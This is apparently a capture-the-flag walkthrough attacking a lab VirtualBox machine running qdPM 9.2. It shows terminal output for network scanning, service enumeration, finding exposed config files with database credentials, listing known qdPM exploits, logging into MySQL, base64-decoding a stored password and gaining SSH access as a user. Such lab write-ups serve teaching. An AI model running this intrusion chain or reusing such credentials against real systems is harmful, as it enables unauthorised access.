

- First of all, we need to know the machine’s IP.




```
Interface: eth0, type: EN10MB, MAC: 08:00:27:70:0f:42, IPv4: 192.168.1.191
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     44:ff:ba:25:83:46       zte corporation
192.168.1.128   08:00:27:40:d9:df       PCS Systemtechnik GmbH
192.168.1.129   24:ce:33:c5:23:96       Amazon Technologies Inc.
192.168.1.134   5c:ba:ef:74:f0:1f       CHONGQING FUGUI ELECTRONICS CO.,LTD.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 2.052 seconds (124.76 hosts/sec). 4 responded
```

- If you don’t know the IP, just look at all the IPs with the machine off, and then turn it up. Now we are going to ping the machine to check if it is reachable.




```
└─# ping -c 1 192.168.1.128 -R
PING 192.168.1.128 (192.168.1.128) 56(124) bytes of data.
64 bytes from 192.168.1.128: icmp_seq=1 ttl=64 time=0.690 ms
RR:     192.168.1.191
        192.168.1.128
        192.168.1.128
        192.168.1.191


─── 192.168.1.128 ping statistics ───
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.690/0.690/0.690/0.000 ms
```

- Now we will do the first scan to the machine, searching for open ports.




```
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
3306/tcp  open  mysql   syn-ack ttl 64
33060/tcp open  mysqlx  syn-ack ttl 64
MAC Address: 08:00:27:40:D9:DF (Oracle VirtualBox virtual NIC)
```

- We can see that there is an SSH, an HTTP and a MYSQL. So now we are going to scan those ports with NMAP to gather information about the versions.




```
└─# nmap -sC -sV -p22,80,3306,33060 192.168.1.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-22 10:16 CET
Nmap scan report for 192.168.1.128
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e77d9cbf80541b9e44571c101acda93 (RSA)
|   256 4051934bf83785fda5f4d727416ca0a5 (ECDSA)
|_  256 098560c535c14d837693fbc7f0cd7b8e (ED25519)
80/tcp    open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.48 (Debian)
3306/tcp  open  mysql   MySQL 8.0.26
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
| Not valid before: 2021-09-25T10:47:29
|_Not valid after:  2031-09-23T10:47:29
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 41
|   Capabilities flags: 65535
|   Some Capabilities: SupportsCompression, Speaks41ProtocolOld, FoundRows, LongPassword, ConnectWithDatabase, Ignor
eSigpipes, IgnoreSpaceBeforeParenthesis, SupportsTransactions, SupportsLoadDataLocal, InteractiveClient, SwitchToSSL
AfterHandshake, Support41Auth, ODBCClient, DontAllowDatabaseTableColumn, LongColumnFlag, Speaks41ProtocolNew, Suppor
tsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x11\x0B\x15`!\x1FkN\x06\x19\x0D\x11sHD\x19+)@0
|_  Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
```

- Now we know there is a web server, let’s use whatweb command to gain more information about it.




```
┌──(root㉿kali)-[/home/usuario]
└─# whatweb http://192.168.1.128
http://192.168.1.128 [200 OK] Apache[2.4.48], Bootstrap, Cookies[qdPM8], Country[RESERVED][ZZ], HTML5, HTTPServer[De
bian Linux][Apache/2.4.48 (Debian)], IP[192.168.1.128], JQuery[1.10.2], PasswordField[login[password]], Script[text/
javascript], Title[qdPM | Login], X-UA-Compatible[IE=edge]
```

- There is not much more. We can see that the JQUERY’s version is very old, that could be helpful.
- Let’s enter the web with the browser.



- We can see that it is using qdPM 9.2., but we can’t reach almost anything by ourselves. Let’s do fuzzing with WFUZZ.
- We found a file called install.php.




qdPM 9.2 Installation

Database config


Database host:	localhost	The address of the database server in the form of a hostname or IP address.
Database port:	10000	MySQL Connection Port. *(Leave this blank unless you know the server operates on*
Database name:	prueba	The name of the database to hold the data in.
DB username:	usuario	The username used to connect to the database server.
DB password:	usuario	The password that is used together with the username to connect to the database s

- We also found some files with credentials.




```
# # Populate this file with data to be loaded by your ORM's *:data-load task.
# # You can create multiple files in this directory (i.e. 010_users.yml,
# # 020_articles.yml, etc) which will be loaded in alphabetical order.
# #
# # See documentation for your ORM's *:data-load task for more informatio
#
# User:
#   fabien:
#     username: fabien
#     password: changeme
#     name:     Fabien Potencier
#     email:    fabien.potencier@symfony-project.com
#   kris:
#     username: Kris.Wallsmith
#     password: changeme
#     name:     Kris Wallsmith
#     email:    kris.wallsmith@symfony-project.com

```

- And the DB credentials.




```

all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true

```

- We also have the DB schema.




```
      fixed: false
      unsigned: false
      primary: true
      autoincrement: true
    event_name:
      type: string()
```

- If we try the credentials obtained it won't work Let's search for exploits for qdPM 9.2.



```
qdPM 9.1 - Remote Code Execution                                          | php/webapps/47954.py
qdPM 9.1 - Remote Code Execution (Authenticated)                          | php/webapps/50175.py
qdPM 9.1 - Remote Code Execution (RCE) (Authenticated) (v2)               | php/webapps/50944.py
qdPM 9.2 - Cross-site Request Forgery (CSRF)                              | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)                            | php/webapps/50176.txt
qdPM < 9.1 - Remote Code Execution                                        | multiple/webapps/48146.py
```

- We found this one that could be interesting. Let 's try it.




qdPM 9.2 Installation

Success

qdPM is successfully installed. For more qdPM configuration see 'Configuration->General' in menu

- With the last credentials we can obtain an admin account with the install.php file.



qdPM config

* Required information

Administrator access

Email:* admin@localhost.com

Password:* ●●●●●●●

Administrator is internal user who can just manage users and configuration and can't create tasks or projects.
So after installation login as administrator and create users with user rights.

Basic Configuration


Application name:* Workspace use in page heading

Short name:* qdPM use in page title

Email label: qdPM - use in email subject and can be blank


- The new account does not work.

- No problem. The 3306 port is opened, so let’s try to use DB credentials to use the database.




```
└─# mysql -uqdpmadmin -h 192.168.1.128 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 111
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    → ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| qdpm               |
| staff              |
| sys                |
+--------------------+
6 rows in set (0,010 sec)

MySQL [(none)]>
```

- We are in.
- In the staff DB we can decrypt this user in base64.



```
┌──(root㉿kali)-[/home/usuario]
└─# echo "c3VSSkFkR3dMcDhkeTNyRg==" | base64 -d; echo
suRJAdGwLp8dy3rF

┌──(root㉿kali)-[/home/usuario]
```


- Now we can try every user found in the DB to enter the machine through SSH.
- The user Dexter can enter the machine through SSH.



```
└─# ssh dexter@192.168.1.128
dexter@192.168.1.128's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 08:43:19 2021 from 192.168.1.3
dexter@debian:~$
```

